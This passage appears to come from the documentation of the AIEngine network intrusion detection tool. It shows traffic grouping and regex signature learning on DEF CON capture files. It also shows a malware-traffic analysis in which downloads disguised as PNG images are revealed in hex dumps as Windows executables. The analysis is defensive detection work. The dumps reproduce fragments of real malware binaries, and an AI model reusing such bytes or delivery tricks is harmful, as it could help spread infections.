src-ip,dst-ip,src-port and dst-port.
-f [ --flow-type ] arg (=tcp)    Uses tcp or udp flows.
-L [ --enable-learner ]          Enables the Learner engine.
-k [ --key-learner ] arg (=80)   Sets the key for the Learner engine.
-b [ --buffer-size ] arg (=64)   Sets the size of the internal buffer for
generate the regex.
-y [ --enable-yara ]             Generates a yara signature.
```

Now first we see the traffic distribution by grouping by destination IP.

```
./aiengine -i /defcon21/european_defcon/ -F -g dst-ip
3 [0x7f2ec98fe760] INFO aiengine.stacklan null - Lan network stack ready.
1167 [0x7f2ec98fe760] INFO aiengine.stacklan null - Enable FrequencyEngine on Lan
network stack
1168 [0x7f2ec98fe760] INFO aiengine.packetdispatcher null - processing packets from:
defcon21/european_defcon//euronop_00092_20130802191248.cap
```

(continues on next page)

(continued from previous page)

```

1586 [0x7f2ec98fe760] INFO aiengine.packetdispatcher null - processing packets from:/
↳defcon21/european_defcon//euronop_00031_20130802140748.cap
1612 [0x7f2ec98fe760] INFO aiengine.packetdispatcher null - processing packets from:/
↳defcon21/european_defcon//euronop_00049_20130802153748.cap
...
Aggregating frequencies by destination IP
Computing frequencies by destination IP
Frequency Group(by destination IP) total frequencies groups:32
    Total process flows:30599
    Total computed frequencies:32
    Key              Flows      Bytes      Dispersion  Entropy
    10.3.1.5          292       867421     12           0
    10.5.1.2          650       2661026    48           0
    10.5.10.2         645       1583049    40           0
    10.5.11.2         675       1778046    41           0
    10.5.12.2         670       9860998    42           0
    10.5.13.2         664       2852632    48           0
    10.5.14.118       9         276131     89          -105.036
    10.5.14.119       2         703        14           0
    10.5.14.12        1         2511       44           0
    10.5.14.2         649       2927839    48           0
    10.5.15.2         640       1852931    44           0
    10.5.16.2         665       2835281    40           0
    10.5.17.2         676       5620496    48           0
    10.5.18.2         664       1710898    41           0
    10.5.19.2         676       1797309    43           0
    10.5.2.2          671       1494479    41           0
    10.5.20.2         647       1502374    39           0
    10.5.3.2          668       1676005    41           0
    10.5.4.2          658       5795289    52           0
    10.5.5.2          675       1533368    37           0
    10.5.6.2          662       7079837    47           0
    10.5.7.12         1         1661       27           0
    10.5.7.13         4         322        4            0
    10.5.7.15         3         2265       9            0
    10.5.7.17         90        247224     44           0
    10.5.7.2         17590     220311075  30           0
    10.5.8.2          679       2201575    40           0
    10.5.8.25         5         20882      56           0
    10.5.9.13         1         1537       38           0
    10.5.9.14         2         699        15           0
    10.5.9.16         2         699        15           0
    10.5.9.2          663       2468757    48           0

```

So aiengine have been capable of analyzing 30599 TCP flows and grouping by 32 IPs. Now lets get an IP with flows and bytes, for example 10.5.7.2, and execute again aiengine but with a different grouping.

```

./aiengine -i /defcon21/european_defcon/ -F -g dst-ip -L -k "10.5.7.2"
...
Aggregating 17590 to the LearnerEngine
Regular expression generated with key:10.5.7.2
Regex: ^
↳\x5b\x45\x52\x52\x4f\x52\x5d\x20\x69\x70\x76\x34\x20\x62\x69\x6e\x64\x28\x29\x20\x66\x61\x69\x6c\x
Ascii buffer:[ERROR] ipv4 bind() failed 62
] ipv4 bind() failed 62
[ERROR] ip

```

So it seems that the machine 10.5.7.2 is generating some kind of error binding, don't have two much sense but the regex generated is valid for identify that traffic.

Lets analyze another directory

```
./aiengine -i /pwningyeti/ -F -g dst-ip,dst-port
5 [0x7f6583946760] INFO aiengine.stacklan null - Lan network stack ready.
1164 [0x7f6583946760] INFO aiengine.stacklan null - Enable FrequencyEngine on Lan_
↳network stack
1189 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/pwningyeti//pwningyeti_00001_20130802113656.cap
1199 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/pwningyeti//pwningyeti_00001_20130802113748.cap
1203 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/wningyeti//pwningyeti_00002_20130802113659.cap
1208 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/pwningyeti//pwningyeti_00002_20130802114248.cap
...
Aggregating frequencies by destination IP and port
Computing frequencies by destination IP and port
Frequency Group(by destination IP and port) total frequencies groups:156
Total process flows:8755
Total computed frequencies:156
Key Flows Bytes Dispersion Enthropy
10.3.1.5:443 3482 16521854 15 0
10.5.14.2:34872 1 15275 17 0
10.5.17.250:53230 1 74 3 0
10.5.17.250:54359 1 3949 26 0
10.5.17.250:54555 1 3949 26 0
10.5.17.250:57654 1 390 11 0
10.5.17.250:57711 1 390 11 0
10.5.17.250:57718 1 390 11 0
10.5.17.250:58251 1 6521 39 0
10.5.17.250:58328 1 159 3 0
10.5.17.250:58952 1 1998 19 0
10.5.17.250:60286 1 37 3 0
10.5.17.2:1011 2 16632 9 -8.75489
10.5.17.2:10215 1 984 9 0
10.5.17.2:1025 1 1620 5 0
10.5.17.2:1029 1 13944 9 -47.6257
```

And now we choose destination IP and port.

```
./aiengine -i /pwningyeti/ -F -g dst-ip,dst-port -L -k 10.5.17.2:4321
5 [0x7f6583946760] INFO aiengine.stacklan null - Lan network stack ready.
1164 [0x7f6583946760] INFO aiengine.stacklan null - Enable FrequencyEngine on Lan_
↳network stack
1189 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/pwningyeti//pwningyeti_00001_20130802113656.cap
1199 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/pwningyeti//pwningyeti_00001_20130802113748.cap
1203 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/wningyeti//pwningyeti_00002_20130802113659.cap
1208 [0x7f6583946760] INFO aiengine.packetdispatcher null - processing packets from:/
↳tmp/pwningyeti//pwningyeti_00002_20130802114248.cap
...
Aggregating frequencies by destination IP and port
...
```

(continues on next page)

(continued from previous page)

```
Aggregating 1675 to the LearnerEngine
Regular expression generated with key:10.5.17.2:4321
Regex: ^
↪ \x43\x6f\x6e\x6e\x65\x63\x74\x20\x74\x6f\x20\x35\x8b\x52\x30\x8b\x20\x74\x6f\x20\x76\x69\x65\x77\x20
Ascii buffer:Connect to 5<8b>R0<8b> to view the display.
1 ) Change display text.
2
```

9.6 Malware analysis part 1

One of the benefits of using the engine is the easy to analyze malware just by using the binary form. For this example, we are using the sample provided by the fantastic blog (<http://www.malware-traffic-analysis.net/>) and illustrating how detect the malware.

Without knowing anything about the sample we just make a deep analysis on the HTTP component of the pcap file. For clarity on the example I just remove some of the output and substitute with points for keep the analysis short.

```
./aiengine -i /tmp/2016-07-07-traffic-analysis-exercise.pcap -P http -s 5
AIEngine running on Linux kernel 4.6.4-201.fc23.x86_64
GCC version:5.3.1 Pcre version:8.39 Boost version:1.58
[07/07/16 19:20:45] Lan network stack ready.
[07/07/16 19:20:45] Processing packets from file /tmp/2016-07-07-traffic-analysis-
↪ exercise.pcap
[07/07/16 19:20:45] Stack 'Lan network stack' using 971 KBytes of memory
PacketDispatcher(0x1cc6890) statistics
  Connected to Lan network stack
  Total packets:          9130
  Total bytes:            6254270
HTTPProtocol(0x1cc7ab0) statistics
  Total allocated:        252 KBytes
  Total packets:          2963
  Total bytes:            3787977
  Total L7 bytes:         1982617
  Total validated packets: 80
  Total malformed packets: 23
  Total allow hosts:      123
  Total banned hosts:     0
  Total requests:         123
  Total responses:        116
HTTP Methods
  Total gets:             122
  Total posts:            1
  Total heads:            0
  Total connects:         0
  Total options:          0
  Total puts:             0
  Total deletes:          0
  Total traces:           0
  Total others:           3
HTTP Responses
....
  Total found:            41
  Total moved permanently: 1
  Total multiple choices: 0
```

(continues on next page)

(continued from previous page)

Total use proxy:	0
Total im used:	0
Total already reported:	0
Total no response:	0
Total multi-status:	0
Total partial content:	0
Total reset content:	0
Total network connect timeout error:	0
Total no content:	11
Total network read timeout error:	0
Total login timeout:	0
Total non-authoritative information:	0
Total accepted:	0
Total created:	0
Total ok:	62
....	
FlowForwarder(0x1cd2b50) statistics	
Plugged to object(0x1cc7ab0)	
Total forward flows:	0
Total received flows:	80
Total fail flows:	0
HTTP Info Cache statistics	
Total items:	695
Total allocated:	102 KBytes
Total current alloc:	92 KBytes
Total acquires:	80
Total releases:	7
Total fails:	0
Uri cache statistics	
Total items:	646
Total allocated:	30 KBytes
Total current alloc:	25 KBytes
Total acquires:	122
Total releases:	0
Total fails:	0
Host cache statistics	
Total items:	715
Total allocated:	30 KBytes
Total current alloc:	27 KBytes
Total acquires:	53
Total releases:	0
Total fails:	0
UserAgent cache statistics	
Total items:	764
Total allocated:	30 KBytes
Total current alloc:	29 KBytes
Total acquires:	4
Total releases:	0
Total fails:	0
ContentType cache statistics	
Total items:	759
Total allocated:	30 KBytes
Total current alloc:	29 KBytes
Total acquires:	9
Total releases:	0
Total fails:	0
File cache statistics	

(continues on next page)

(continued from previous page)

```

Total items:                762
Total allocated:            30 KBytes
Total current alloc:       29 KBytes
Total acquires:             6
Total releases:             0
Total fails:                0
HTTP Uris usage
    ....
    Uri:/passback/np/fe5cc810754ff8f0465298ac2146c16.js:1
    Uri:/pagead/js/lidar.js:1
    Uri:/orbserv/hbpix?pixId=5392&cckz=true:1
    Uri:/orbserv/hbpix?pixId=5392:1
    Uri:/ncsi.txt:1
    Uri:/match?excid=11&cijs=1:1
    Uri:/bh/rtset?do=add&pid=531399&ev=172e2h769t7pz:1
    ....
HTTP Hosts usage
    ....
    Host:pixel.quantserve.com:3
    Host:tags.tagcade.com:2
    Host:match.adsrvr.org:2
    Host:serve.tagcade.com:2
    Host:idpix.media6degrees.com:2
    Host:sync.mathtag.com:2
    Host:cm.g.doubleclick.net:2
    Host:cm.adgrx.com:2
    Host:zt.lrx.io:1
    Host:track.eyevewads.com:1
    Host:tr.contextweb.com:1
    ....
HTTP UserAgents usage
    UserAgent:Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
↪like Gecko) Chrome/51.0.2704.103 Safari/537.36:76
    UserAgent:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0;
↪SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
↪6.0):2
    UserAgent:Microsoft NCSI:1
    UserAgent:Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko:1
HTTP ContentTypes usage
    ContentType:application/javascript:1
    ContentType:application/x-javascript:1
    ContentType:application/x-www-form-urlencoded:1
    ContentType:image/gif:1
    ContentType:image/jpeg:1
    ContentType:image/png:1
    ContentType:text/html:1
    ContentType:text/javascript:1
    ContentType:text/plain:1
HTTP Filenames usage
    Filename:572fe.png:1
    Filename:6b74e.png:1
    Filename:7302d.png:1
    Filename:7d424dc12a.png:1
    Filename:b648580daeed68.png:1
    Filename:f.txt:1
Exiting process

```

According to the output we have some png files and just one content type associated to this files.

Lets write a regular expression to find the connection that belongs to this download/upload files.

```
./aiengine -i /tmp/2016-07-07-traffic-analysis-exercise.pcap -R -r "^HTTP.*\.png" -m
AIEngine running on Linux kernel 4.6.4-201.fc23.x86_64
GCC version:5.3.1 Pcre version:8.39 Boost version:1.58
[07/07/16 19:23:10] Lan network stack ready.
[07/07/16 19:23:10] Enable NIDSEngine on Lan network stack
[07/07/16 19:23:10] Processing packets from file /tmp/2016-07-07-traffic-analysis-
↳ exercise.pcap
[07/27/16 15:23:10] Stack 'Lan network stack' using 971 KBytes of memory
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:5 matchs with_
↳ (0x15d59c0)Regex [experimental0]
PacketDispatcher(0x1440bb0) statistics
  Connected to Lan network stack
  Total packets:          9130
  Total bytes:            6254270
RegexManager(0x15d58f0) statistics
  Regex:experimental0 matches:1

Exiting process
```

This shows that the conversation 172.16.1.126:49158:6:184.107.174.122:80 matches with the provided regular expression. Lets see if that conversation have more downloads (-C parameter)

```
./aiengine -i /tmp/2016-07-07-traffic-analysis-exercise.pcap -R -r "^HTTP.*\.png" -m -
↳ C
AIEngine running on Linux kernel 4.6.4-201.fc23.x86_64
GCC version:5.3.1 Pcre version:8.39 Boost version:1.58
[07/07/16 19:23:18] Lan network stack ready.
[07/07/16 19:23:18] Enable NIDSEngine on Lan network stack
[07/07/16 19:23:18] Processing packets from file /tmp/2016-07-07-traffic-analysis-
↳ exercise.pcap
[07/27/16 15:23:18] Stack 'Lan network stack' using 971 KBytes of memory
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:5 matchs with_
↳ (0x14b9ab0)Regex [experimental0]
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:378 matchs with_
↳ (0x14b9ab0)Regex [experimental0]
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:581 matchs with_
↳ (0x14b9ab0)Regex [experimental0]
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:643 matchs with_
↳ (0x14b9ab0)Regex [experimental0]
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:2585 matchs with_
↳ (0x14b9ab0)Regex [experimental0]
PacketDispatcher(0x1323150) statistics
  Connected to Lan network stack
  Total packets:          9130
  Total bytes:            6254270
RegexManager(0x14b99e0) statistics
  Regex:experimental0 matches:5

Exiting process
```

So according to the information shown, the conversation have 5 downloads of “something”. Lets dig into it.

```
./aiengine -i /tmp/2016-07-07-traffic-analysis-exercise.pcap -R -r "^HTTP.*\.png" -m -
↳ C -M
```

(continues on next page)

(continued from previous page)

```

AIEngine running on Linux kernel 4.6.4-201.fc23.x86_64
GCC version:5.3.1 Pcre version:8.39 Boost version:1.58
[07/07/16 19:23:26] Lan network stack ready.
[07/07/16 19:23:26] Enable NIDSEngine on Lan network stack
[07/07/16 19:23:26] Processing packets from file /tmp/2016-07-07-traffic-analysis-
↳exercise.pcap
[07/27/16 15:23:26] Stack 'Lan network stack' using 971 KBytes of memory
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:5 matchs with_
↳(0x14b3be0)Regex [experimental0]
48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d      HTTP/1.1 200 OK.
0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a      .Content-Length:
20 32 37 30 33 38 33 0d 0a 43 6f 6e 74 65 6e 74      270383..Content
2d 54 79 70 65 3a 20 69 6d 61 67 65 2f 70 6e 67      -Type: image/png
0d 0a 53 65 72 76 65 72 3a 20 4d 69 63 72 6f 73      ..Server: Micros
6f 66 74 2d 49 49 53 2f 37 2e 35 0d 0a 58 2d 50      oft-IIS/7.5..X-P
6f 77 65 72 65 64 2d 42 79 3a 20 50 48 50 2f 35      owered-By: PHP/5
2e 34 2e 31 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44      .4.14..Content-D
69 73 70 6f 73 69 74 69 6f 6e 3a 20 61 74 74 61      isposition: atta
63 68 6d 65 6e 74 3b 20 66 69 6c 65 6e 61 6d 65      chment; filename
3d 35 37 32 66 65 2e 70 6e 67 0d 0a 58 2d 50 6f      =572fe.png..X-Po
77 65 72 65 64 2d 42 79 3a 20 41 53 50 2e 4e 45      wered-By: ASP.NE
54 0d 0a 44 61 74 65 3a 20 57 65 64 2c 20 30 36      T..Date: Wed, 06
20 4a 75 6c 20 32 30 31 36 20 30 30 3a 31 33 3a      Jul 2016 00:13:
34 33 20 47 4d 54 0d 0a 0d 0a 4d 5a 90 00 03 00      43 GMT....MZ....
00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00      .....
00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00      ..@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4      .....
09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f      ...!..L.!This pro
67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72      gram cannot be r
75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d      un in DOS mode..
0d 0a 24 00 00 00 00 00 00 00 7d e6 a3 d9 39 87      ..$......}...9.
cd 8a 39 87 cd 8a 39 87 cd 8a ba 9b c3 8a 38 87      ..9...9.....8.
cd 8a 50 98 c4 8a 3f 87 cd 8a d0 98 c0 8a 38 87      ..P...?.....8.
cd 8a 52 69 63 68 39 87 cd 8a 00 00 00 00 00 00      ..Rich9.....
00 00 50 45 00 00 4c 01 03 00 f4 03 7c 57 00 00      ..PE..L.....|W..
00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 70      .....p
00 00 00 40 00 00 00 00 00 00 38 14 00 00 00 10      ...@.....8.....
00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 10      .....@.....
00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00      .....
00 00 00 c0 00 00 00 10 00 00 22 c5 00 00 02 00      .....".
00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10      .....
00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00      .....
00 00 24 78 00 00 28 00 00 00 00 90 00 00 20 2a      ..$x..(..... *
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 28 02 00 00 20 00 00 00 10 00 00 68 01      ..(.. .....h.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00      .....text.
00 00 c4 6e 00 00 00 10 00 00 00 70 00 00 00 10      ...n.....p....
00 00 00 00 00 00 00 00 00 00 00 00 00 20 00      .....
00 60 2e 64 61 74 61 00 00 00 bc 0c 00 00 00 80      .`.data.....
00 00 00 10 00 00 00 80 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00      .....@....rsrc.
00 00 20 2a 00 00 00 90 00 00 00 30 00 00 00 90      .. *.....0....

```

(continues on next page)

```
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:378 matchs with_
```

```
48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
```

(continues on next page)

(continued from previous page)

0a	58	2d	50	6f	77	65	72	65	64	2d	42	79	3a	20	41		.X-Powered-By: A
53	50	2e	4e	45	54	0d	0a	44	61	74	65	3a	20	57	65		SP.NET..Date: We
64	2c	20	30	36	20	4a	75	6c	20	32	30	31	36	20	30		d, 06 Jul 2016 0
30	3a	31	33	3a	34	33	20	47	4d	54	0d	0a	0d	0a	4d		0:13:43 GMT....M
5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	b8		Z.....
00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00	@.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00	00	00	00	00	00	00	00	00	00	00	00	f8	00	00	0e	
1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	69	!..L.!Thi
73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	74		s program cannot
20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	6d		be run in DOS m
6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	a9		ode....\$.
be	53	a4	ed	df	3d	f7	ed	df	3d	f7	ed	df	3d	f7	69		.S...==.=.=.i
d3	5d	f7	20	df	3d	f7	82	c0	36	f7	33	df	3d	f7	05		.]. .==...6.3.=.
c0	39	f7	4b	df	3d	f7	7a	fc	78	f7	c7	df	3d	f7	cd		.9.K.=.z.x...=.
a6	46	f7	5a	df	3d	f7	12	ff	38	f7	0b	df	3d	f7	ed		.F.Z...=.8...=.
df	3c	f7	de	df	3d	f7	f8	d2	62	f7	af	df	3d	f7	e8		<...==..b...=.
d3	61	f7	55	df	3d	f7	52	69	63	68	ed	df	3d	f7	00		.a.U.=.Rich...=.
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00	00	00	00	00	00	00	50	45	00	00	4c	01	04	00	3d	PE..L...=
db	31	57	00	be	00	00	00	00	00	00	e0	00	0f	01	0b		.1W.....
01	06	00	00	70	00	10	00	c0	01	00	00	00	00	00	60		...p.....`
70	00	00	00	10	00	00	00	80	00	00	00	00	40	00	00		p.....@..
10	00	00	00	10	00	00	04	00	00	00	00	00	90	00	04	
00	00	00	00	00	00	00	40	02	00	00	10	00	00	00	00	@.....
00	00	00	02	00	00	00	00	10	00	00	10	00	00	00	00	
00	10	00	00	10	00	00	00	00	00	10	00	00	00	00	00	
00	00	00	00	00	00	00	60	87	00	00	8c	00	00	00	00	`.....
a0	00	00	28	98	01	00	00	00	00	00	00	00	00	00	00		...(.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00	00	00	00														

(continues on next page)

(continued from previous page)

```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 .....
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:581 matches with_
→(0x14b3be0)Regex [experimental0]
48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a .Content-Length:
20 34 35 30 35 36 0d 0a 43 6f 6e 74 65 6e 74 2d 45056..Content-
54 79 70 65 3a 20 69 6d 61 67 65 2f 70 6e 67 0d Type: image/png.
0a 53 65 72 76 65 72 3a 20 4d 69 63 72 6f 73 6f .Server: Microso
66 74 2d 49 49 53 2f 37 2e 35 0d 0a 58 2d 50 6f ft-IIS/7.5..X-Po
77 65 72 65 64 2d 42 79 3a 20 50 48 50 2f 35 2e wered-By: PHP/5.
34 2e 31 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 4.14..Content-Di
73 70 6f 73 69 74 69 6f 6e 3a 20 61 74 74 61 63 sposition: attac
68 6d 65 6e 74 3b 20 66 69 6c 65 6e 61 6d 65 3d hment; filename=
62 36 34 38 35 38 30 64 61 65 65 64 36 38 2e 70 b648580daeed68.p
6e 67 0d 0a 58 2d 50 6f 77 65 72 65 64 2d 42 79 ng..X-Powered-By
3a 20 41 53 50 2e 4e 45 54 0d 0a 44 61 74 65 3a : ASP.NET..Date:
20 57 65 64 2c 20 30 36 20 4a 75 6c 20 32 30 31 Wed, 06 Jul 201
36 20 30 30 3a 31 33 3a 34 34 20 47 4d 54 0d 0a 6 00:13:44 GMT..
0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff ..MZ.....
00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 .....
00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 .....!..L.!
54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e This program can
6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f not be run in DO
53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 S mode....$.
00 00 98 b3 ad 85 dc d2 c3 d6 dc d2 c3 d6 dc d2 .....
c3 d6 a7 ce cf d6 db d2 c3 d6 5f ce cd d6 dd d2 ....._.
c3 d6 5f da 9e d6 da d2 c3 d6 dc d2 c2 d6 71 d2 .._.
c3 d6 34 cd c9 d6 d3 d2 c3 d6 64 d4 c5 d6 dd d2 ..4.....d.....
c3 d6 34 cd c7 d6 da d2 c3 d6 52 69 63 68 dc d2 ..4.....Rich..
c3 d6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 .....PE..L.
04 00 39 47 9b 48 00 00 00 00 00 00 00 00 e0 00 ..9G.H.....

```

(continues on next page)

(continues on next page)

(continued from previous page)

```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 .....
TCP Flow:[172.16.1.126:49158:6:184.107.174.122:80] pkts:643 matchs with_
→(0x14b3be0)Regex [experimental0]
48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a .Content-Length:
20 31 34 31 37 32 31 36 0d 0a 43 6f 6e 74 65 6e 1417216..Conten
74 2d 54 79 70 65 3a 20 69 6d 61 67 65 2f 70 6e t-Type: image/pn
67 0d 0a 53 65 72 76 65 72 3a 20 4d 69 63 72 6f g..Server: Micro
73 6f 66 74 2d 49 49 53 2f 37 2e 35 0d 0a 58 2d soft-IIS/7.5..X-
50 6f 77 65 72 65 64 2d 42 79 3a 20 50 48 50 2f Powered-By: PHP/
35 2e 34 2e 31 34 0d 0a 43 6f 6e 74 65 6e 74 2d 5.4.14..Content-
44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 61 74 74 Disposition: att
61 63 68 6d 65 6e 74 3b 20 66 69 6c 65 6e 61 6d achment; filenam
65 3d 36 62 37 34 65 2e 70 6e 67 0d 0a 58 2d 50 e=6b74e.png..X-P
6f 77 65 72 65 64 2d 42 79 3a 20 41 53 50 2e 4e owered-By: ASP.N
45 54 0d 0a 44 61 74 65 3a 20 57 65 64 2c 20 30 ET..Date: Wed, 0
36 20 4a 75 6c 20 32 30 31 36 20 30 30 3a 31 33 6 Jul 2016 00:13
3a 34 34 20 47 4d 54 0d 0a 0d 0a 4d 5a 90 00 03 :44 GMT...MZ...
00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 .....
00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 ...@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 .....
b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 ...!..L.!This pr
6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 ogram cannot be
72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e run in DOS mode.
0d 0d 0a 24 00 00 00 00 00 00 00 ff 90 b5 04 bb ...$......
f1 db 57 bb f1 db 57 bb f1 db 57 c0 ed d7 57 a5 ..W...W...W...W.
f1 db 57 38 ed d5 57 bf f1 db 57 8d d7 d1 57 b0 ..W8..W...W...W.
f1 db 57 3c ed d9 57 94 f1 db 57 35 f9 84 57 be ..W<..W...W5..W.
f1 db 57 38 f9 86 57 b6 f1 db 57 bb f1 da 57 92 ..W8..W...W...W.
f0 db 57 53 ee d1 57 ba f0 db 57 03 f7 dd 57 ba ..WS..W...W...W.
f1 db 57 53 ee df 57 b8 f1 db 57 52 69 63 68 bb ..WS..W...WRich.
f1 db 57 00 00 00 00 00 00 00 00 00 00 00 00 00 ..W.....
00 00 00 50 45 00 00 4c 01 05 00 37 47 9b 48 00 ...PE..L...7G.H.
00 00 00 00 00 00 00 e0 00 0e 21 0b 01 06 00 00 .....!.....
30 10 00 00 10 06 00 00 00 00 00 15 3e 10 00 00 0.....>...
10 00 00 00 40 10 00 00 00 00 10 00 10 00 00 00 ...@.....
10 00 00 04 00 00 00 04 00 00 00 04 00 00 00 00 .....
00 00 00 00 50 16 00 00 10 00 00 00 00 00 00 02 ....P.....
00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 .....
10 00 00 00 00 00 00 10 00 00 00 40 94 11 00 60 .....@...`
5f 00 00 48 81 11 00 b4 00 00 00 00 70 15 00 00 _..H.....p...
04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 80 15 00 d8 bd 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 40 10 00 50 .....@..P
05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 .....text
00 00 00 e6 2e 10 00 00 10 00 00 00 30 10 00 00 .....0...
10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 .....
00 00 60 2e 72 64 61 74 61 00 00 a0 b3 01 00 00 ..`.rdata.....
